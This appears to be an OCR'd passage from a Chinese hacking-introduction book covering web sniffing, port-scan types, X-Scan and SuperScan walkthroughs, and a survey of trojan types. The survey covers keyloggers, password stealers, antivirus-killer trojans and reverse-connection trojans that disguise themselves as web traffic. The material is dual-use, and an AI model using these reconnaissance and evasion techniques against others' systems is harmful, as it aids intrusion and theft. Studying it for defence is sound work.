
免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2. 使用“艾菲网页侦探”捕获网页

在使用“艾菲网页侦探”进行网络嗅探之前，需要对软件进行必要的设置。


1 打开“过滤器”对话框

启动“艾菲网页侦探”后，单击其工具栏中的“配置捕捉过滤器”按钮即可，如下图所示。




2 设置过滤器

在“过滤器”对话框中可以根据实际情况设置捕获的内容和IP地址范围，如下图所示。



3 开始捕获网页

在“艾菲网页侦探”的工具栏中单击“开始捕捉网页”按钮即可，如下图所示。



4 查看捕获的网页内容

“艾菲网页侦探”会把捕获的内容显示在其主页面的文本框中，如下图所示。



序号	时间戳	客户(IP:端口)	服务器(IP:端口)
24	1017215635:...	100.100.100.19 :1298	216.82.24.4 :80
25	1017215635:...	100.100.100.19 :1299	216.82.24.4 :80
26	1017215655:...	100.100.100.19 :1303	216.82.24.4 :80
27	1017215664:...	100.100.100.19 :1307	216.82.24.4 :80
28	1017215664:...	100.100.100.19 :1308	216.82.24.4 :80
29	1017215664:...	100.100.100.19 :1309	216.82.24.4 :80
30	1017215668:...	100.100.100.19 :1310	216.82.24.4 :80
31	1017215668:...	100.100.100.19 :1312	216.82.24.4 :80
32	1017215668:...	100.100.100.19 :1311	216.82.24.4 :80
33	1017215677:...	100.100.100.19 :1316	216.82.24.4 :80
34	1017215677:...	100.100.100.19 :1317	216.82.24.4 :80



4.4 端口扫描

一个端口就是一个潜在的通信通道，也就是一个入侵通道。对目标计算机进行端口扫描，能得到许多有用的信息。进行扫描的方法很多，可以用手工进行扫描，也可以用端口扫描软件进行扫描。

用手工进行扫描时需要熟悉各种命令，对命令执行后的输出进行分析。用扫描软件进行扫描时，许多扫描器软件都有分析数据的功能。通过端口扫描可以得到许多有用的信息，从而发现系统的安全漏洞。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

4.4.1 端口扫描的原理与分类

黑客在探测目标计算机都开放了哪些端口、提供了哪些服务之前，首先要与目标建立TCP连接，这就是扫描的出发点。

1. 端口扫描的原理

端口扫描向目标主机的TCP/IP服务端口发送探测数据包，并记录目标主机的响应。通过分析响应来判断服务端口是打开还是关闭，就可以得知端口提供的服务或信息。端口扫描也可以通过捕获本地主机或服务器的流入/流出IP数据包来监视本地主机的运行情况，它仅能对接收到的数据进行分析，帮助用户发现目标主机的某些内在的弱点，而不会提供进入一个系统的详细步骤。

2. 端口扫描的分类

端口扫描可以分为10个种类，表4-1逐一列出了这些种类并做出了简单的描述。

表4-1 端口扫描的分类

端　口	描　述
TCP connect()扫描	它是最基本的TCP扫描，操作系统提供的connect()系统调用，用于与每一个感兴趣的目标计算机的端口进行连接。如果端口处于侦听状态，那么connect()就能成功，否则这个端口是无法使用的，也就是没有提供服务
TCP SYN扫描	“半开放”式扫描，扫描程序不必打开一个完全的TCP连接。扫描程序发送的是一个SYN数据包，好像准备打开一个实际的、连接的连接并等待反应一样
TCP FIN扫描	关闭的端口会用适当的RST来恢复FIN数据包
IP段扫描	不直接发送TCP探测数据包，而是将数据包分成两个较小和IP段，从而过滤器就很难探测到
TCP反响ident扫描	ident协议允许看到通过TCP连接的任何进程的拥有者的用户名
FTP返回攻击	它支持代理FTP连接，即入侵者可以从自己的计算机a.com和目标主机target.com的FTP server -P连接，建立一个控制通信连接，然后请求这个server -P激活一个有效的server-DTP来给Internet上任何地方发送文件
UDP ICMP端口不能到达扫描	这个协议很简单，因此扫描变得比较困难，打开的端口对扫描探测并不发送一个确认，关闭的端口也并不需要发送一个错误数据包
UDP recvfrom()和write()扫描	当非root用户不能直接读到端口不能到达错误时，Linux能间接地在它们到达时通知用户
ICMP echo扫描	这不是真正意义上的扫描，但有时通过ping判断一个网络上主机是否开机是非常有用的
典型扫描工具：nmap	在网上可以很容易地找到nmap的源代码，其原理和使用都不复杂，用户可以自行下载分析

4.4.2 使用X-Scan进行端口扫描

X-Scan是国内著名的综合扫描器之一，它完全免费，是不需要安装的绿色软件，界面支持中文和英文两种语言，包括图形界面和命令行方式。X-Scan把扫描报告和安全焦点网站相连接，对扫描到的每个漏洞进行“风险等级”评估，并提供漏洞描述、漏洞溢出程序，方便网管测试、修补漏洞等。


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1. 设置扫描参数


1 打开“扫描参数”对话框

启动X-Scan，在其菜单栏中依次单击“设置>扫描参数”命令，如下图所示。




2 打开示例对话框

在“扫描参数”对话框左侧单击“检测范围”选项，然后单击“指定IP范围”文本框后面的“示例”按钮，如下图所示。



3 查看示例格式

在“示例”对话框中查看有效示例格式，如下图所示。



4 设置IP范围

根据前面的示例格式设置IP范围，比如192.168.1.1-192.168.1.255，如下图所示。




5 设置扫描模块

展开“全局设置>扫描模块”目录树，在这里可选择本次扫描需要加载的插件，这些插件就是要扫描的内容，将要扫描的选中即可，如下图所示。



6 设置并发扫描

展开“全局设置>并发扫描”目录树，在这里可以设置并发扫描的主机和并发线程数，也可以单独地为每台主机的各个插件设置最大线程数，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


7 网络设置

展开“全局设置>网络设置”目录树，然后在右边窗格中通过下拉列表框选择网络适配器，如下图所示。




8 设置扫描报告

展开“全局设置>扫描报告”目录树，在这里可以设置扫描结束后生成的报告文件名以及保存的格式，如下图所示。




9 其他设置

展开“全局设置>其他设置”目录树，只需选中对应的单选按钮或者复选框即可，如下图所示。



10 插件设置


单击展开“插件设置”目录树，其下面还有六个相关插件的设置选项，要设置哪项单击进入即可进行设置，如下图所示。



2. 扫描端口

1 开始扫描

设置完毕，返回主界面，单击工具栏中的“开始扫描”按钮，如下图所示。



2 正在扫描

X-Scan正在扫描端口，耐心等待即可，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3 打开“扫描报告”对话框

在X-Scan主界面中的菜单栏中依次单击“查看>检测报告”命令即可，如下图所示。



4 查看扫描报告


在“扫描报告”对话框中可以看到三条扫描报告，如下图所示。双击它们可以看到网页形式的扫描报告窗口。



3. 使用X-Scan工具进行查询


1 打开“工具”对话框

在X-Scan主界面的菜单栏中依次单击“工具>物理地址查询”命令，如下图所示。



2 查询物理地址

在“工具”对话框的“物理地址查询”选项卡中，输入IP地址或者主机名就可以查询到该IP地址主机的其他一些基本信息，如下图所示。



4.4.3 使用SuperScan进行端口扫描

SuperScan是一款功能强大的扫描软件，对于一个网络管理员或者网络攻击者而言，它是必不可少的。

SuperScan不仅仅是一个端口扫描软件，除了最重要的端口扫描功能之外，它还有很多其他的功能：通过ping来检验IP是否在线、IP和域名相互转换、检验目标计算机提供的服务类别、检验一定范围的目标计算机是否在线和端口情况、工具自定义列表检验目标计算机是否在线和端口情况、自定义要检验的端口并可以保存为端口列表文件。软件自带一个目标端口列表trojans.lst，通过这个列表用户可以检测目标计算机是否有


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

木马，同时也可以自定义修改这个木马端口列表。

1. 主机名与IP的相互转换


启动SuperScan 4.0后，在其主界面中切换到“扫描”选项卡，在“IP地址”区域的“主机名/IP”文本框内输入要转换的主机名或者IP地址，然后单击后面的转换按钮即可，如右图所示。



2. ping功能的使用


1 查找主机名/IP

在“工具”选项卡中的“主机名/IP/URL”文本框内输入主机名、IP或者URL，然后单击“查找主机名/IP”按钮，如下图所示。




2 使用ping按钮

单击Ping按钮，如果能Ping通则说明这两台计算机是可以进行数据传输的，如下图所示。




3 ICMP跟踪

单击“ICMP跟踪”按钮即可对远程主机进行ICMP跟踪，如下图所示。



4 路由跟踪

单击“路由跟踪”按钮即可对远程主机进行路由跟踪，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3. 端口检测


1 主机和服务扫描设置

切换到“主机和服务扫描设置”选项卡，对主机和服务扫描设置，如下图所示。



2 设置扫描选项

切换到“扫描选项”选项卡，对基本扫描做一些设置，如下图所示。



3 扫描端口

设置完毕，返回“扫描”选项卡，单击“开始”按钮即可开始扫描端口，扫描的相应信息会在窗口中显示出来，如右图所示。



读书笔记


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第5章

木马对于计算机来说有着强大的控制和破坏能力，同时还有窃取密码、偷窥重要信息、控制系统操作、进行文件操作等能力，从而达到完全控制目标计算机的目的，因此使用木马是黑客进行攻击的最重要的手段。虽然目前大多数杀毒软件都有自动清除木马的能力，但并不能对付木马的变种和最新的木马，因此对计算机用户来说了解木马的攻击原理就显得尤为重要了。

木马的入侵



CD ROM

参见随书光盘

- 第5章　木马的入侵\
  - 5.2.1　使用“EXE捆绑机”捆绑木马.swf
  - 5.2.2　其他常见的捆绑器.swf

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



5.1 木马的概述

在著名的特洛伊战争中，古希腊人依靠藏匿于木马负重的内应贡献了特洛伊城。在互联网中，这个计策被黑客们使用，计算机木马的设计者套用了同样的思路，将木马程序插入正常的软件、邮件、可执行程序等宿主中。当用户执行这些软件的时候，木马程序就会悄悄地进入系统，向黑客开放进入这台计算机的大门。

5.1.1 木马的概念和结构

1. 木马的概念

特洛伊木马（以下简称木马），英文叫做“Trojan horse”，其名称取自希腊神话的特洛伊木马记。它是一种基于远程控制的黑客工具，具有隐蔽性和非授权性的特点。所谓隐蔽性是指木马的设计者为了防止木马被发现，会采用多种手段隐藏木马，这样服务端即使发现感染了木马，由于不能确定其具体位置，往往只能望“马”兴叹。所谓非授权性是指一旦控制端与服务端连接后，控制端将享有服务端的大部分操作权限，包括修改文件，修改注册表，控制鼠标，键盘等，而这些权力并不是服务端赋予的，而是通过木马程序窃取的。

2. 木马的结构

一个完整的木马系统由硬件部分，软件部分和具体连接部分组成。

（1）硬件部分：建立木马连接所必须的硬件实体。

① 控制端：对服务端进行远程控制的一方。

② 服务端：被控制端远程控制的一方。

③ Internet：控制端对服务端进行远程控制，是数据传输的网络载体。

（2）软件部分：实现远程控制所必须的软件程序。

① 控制端程序：控制端用以远程控制服务端的程序。

② 木马程序：潜入服务端内部，获取其操作权限的程序。

③ 木马配置程序：设置木马程序的端口号、触发条件、木马名称等，使其在服务端藏得更隐蔽的程序。

（3）具体连接部分：通过Internet在服务端和控制端之间建立一条木马通道所必须的元素。

① 控制端IP、服务端IP：即控制端、服务端的网络地址，也是木马进行数据传输的目的地。

② 控制端端口/木马端口：即控制端、服务端的数据入口，通过这个入口，数据可直达控制端程序或木马程序。

5.1.2 木马的种类

自木马程序诞生至今，已经出现了多种类型，想在这里给它们来一次完全的列举和说明是不可能的，更何况大多数的木马都不是单一功能的木马，它们往往是很多种功能的集成品，甚至有很多从未公开的功能在一些木马中也广泛地存在着。尽管如此，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

给木马程序来一个初步的分类。对于电脑用户来说也是非常必要和及时的。

1. 远程控制木马

远程控制木马是数量最多，危害最大，同时知名度也最高的一种木马，它可以让攻击者完全控制被感染的计算机，攻击者可以利用它完成一些甚至连计算机主人本身都不能顺利进行的操作，其危害之大实在不容小觑。由于要达到远程控制的目的，所以，该种类的木马往往集成了其他种类木马的功能。使其在被感染的机器上为所欲为，可以任意访问文件、得到机主的私人信息甚至包括信用卡、银行账号等至关重要的信息。

大名鼎鼎的冰河木马就是一个远程访问型特洛伊木马。这类木马用起来是非常简单的。只需有人运行服务端并且得到受害人的IP地址，就会访问到受害人的电脑。他们能在用户机器上干任何事情。远程访问型木马的普遍特征是：键盘记录、上传和下载功能、注册表操作、限制系统功能等。远程访问型特洛伊木马会在用户计算机上打开一个端口以保持连接。

2. 密码发送木马

在信息安全日益重要的今天，密码无疑是通向重要信息的一把极其有用的钥匙。只要掌握了对方的密码，从很大程度上说，就可以无所顾忌地得到对方的很多信息。而密码发送型的木马正是专门为了盗取被感染计算机上的密码而编写的，木马一旦被执行，就会自动搜索内存、Cache、临时文件夹以及各种敏感密码文件，一旦搜索到有用的密码，木马就会利用免费的电子邮件服务将密码发送到指定的邮箱，从而达到获取密码的目的，所以这类木马大多使用25号端口发送E-mail。这类特洛伊木马大多数不会在每次Windows重启时重启。这种特洛伊木马的目的是找到所有的隐藏密码并且在受害者不知情时把它们发送到指定的信箱。

由于需要获得的密码多种多样，存放形式也大不相同，所以，很多时候会自动编写程序，从而得到符合自己要求的木马。

3. 键盘记录木马

这种特洛伊木马是非常简单的。它们只做一件事情，就是记录受害者的键盘敲击并且在LOG文件里查找密码。据笔者经验，这种特洛伊木马随着Windows的启动而启动。它们有在线和离线记录这样的选项，顾名思义，它们分别记录你在线和离线状态下敲击键盘时的按键情况。也就是说你按过什么键，下木马的人都知道，从这些按键中他很容易就会得到你的密码等有用信息，甚至是你的信用卡账号。当然，对于这种类型的木马，邮件发送功能也是必不可少的。

4. 破坏性质的木马

这种木马唯一的功能就是破坏被感染计算机的文件系统，使其遭受系统崩溃或者重要数据丢失的巨大损失。从这一点来说，它和病毒很相像。不过，一般来说，这种木马的激活是由攻击者控制的，并且传播能力也比病毒逊色很多。

5. DoS攻击木马

随着DoS攻击越来越广泛的应用，被用作DoS攻击的木马也越来越流行起来。当黑客入侵了一台计算机，种上DoS攻击木马，那么日后这台计算机就成为DoS攻击的最得力助手。黑客控制的计算机数量越多，发动DoS攻击取得成功的概率就越大。所以，这种木马的危害不是体现在被感染计算机上，而是体现在攻击者可以利用它来攻击一台又一台计算机，给网络造成很大的伤害和损失。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

还有一种类似DoS的木马叫做邮件炸弹木马，一旦机器被感染，木马就会随机生成各种各样主题的信件，对特定的邮箱不停地发送邮件，一直到对方机器瘫痪、不能接受邮件为止。

6. 代理木马

黑客在入侵的同时掩盖自己的足迹，谨防别人发现自己的身份是非常重要的，因此，给被控制的计算机种上代理木马，让其变成攻击者发动攻击的跳板就是代理木马最重要的任务。通过代理木马，攻击者可以在匿名的情况下使用Telnet、ICQ、IRC等程序，从而隐蔽自己的踪迹。

7. FTP木马

这种木马可能是最简单和古老的木马了，它的唯一功能就是打开21端口，等待用户连接。现在新FTP木马还加上了密码功能，这样，只有攻击者本人才知道正确的密码，从而进入对方计算机。

8. 程序杀手木马

上面的木马功能虽然形形色色，不过到了对方机器上要发挥自己的作用，还要过防木马软件这一关才行。常见的防木马软件有ZoneAlarm、Norton Anti-Virus等。程序杀手木马的功能就是关闭对方机器上运行的这类程序，让其他的木马更好地发挥作用。在http://www.snake-basket.de/e/AV.txt这个地址，你能找到现在流行使用的绝大多数防病毒和防木马软件的名称、介绍以及结束它们的方法。

9. 反弹端口型木马

木马是木马开发者在分析了防火墙的特性后发现：防火墙对于连入的链接往往会进行非常严格的过滤，但是对于连出的链接却疏于防范。于是，与一般的木马相反，反弹端口型木马的服务端（被控制端）使用主动端口，客户端（控制端）使用被动端口。木马定时监测控制端的存在，发现控制端上线立即弹出端口主动连接控制端打开的主动端口；为了隐蔽起见，控制端的被动端口一般开在80，这样，即使用户使用端口扫描软件检查自己的端口，发现的也是类似TCP UserIP:1026 ControllerIP:80ESTABLISHED的情况，稍微疏忽一点，就会以为是自己在浏览网页。

5.1.3 木马的特征

要做好反木马技术的研究，首先要认清木马的特点和行为机理，为防范和清除木马提供充实可靠的依据。根据对木马的产生、传染和破坏行为的分析，总结出木马的几个主要特点。

1. 隐蔽性

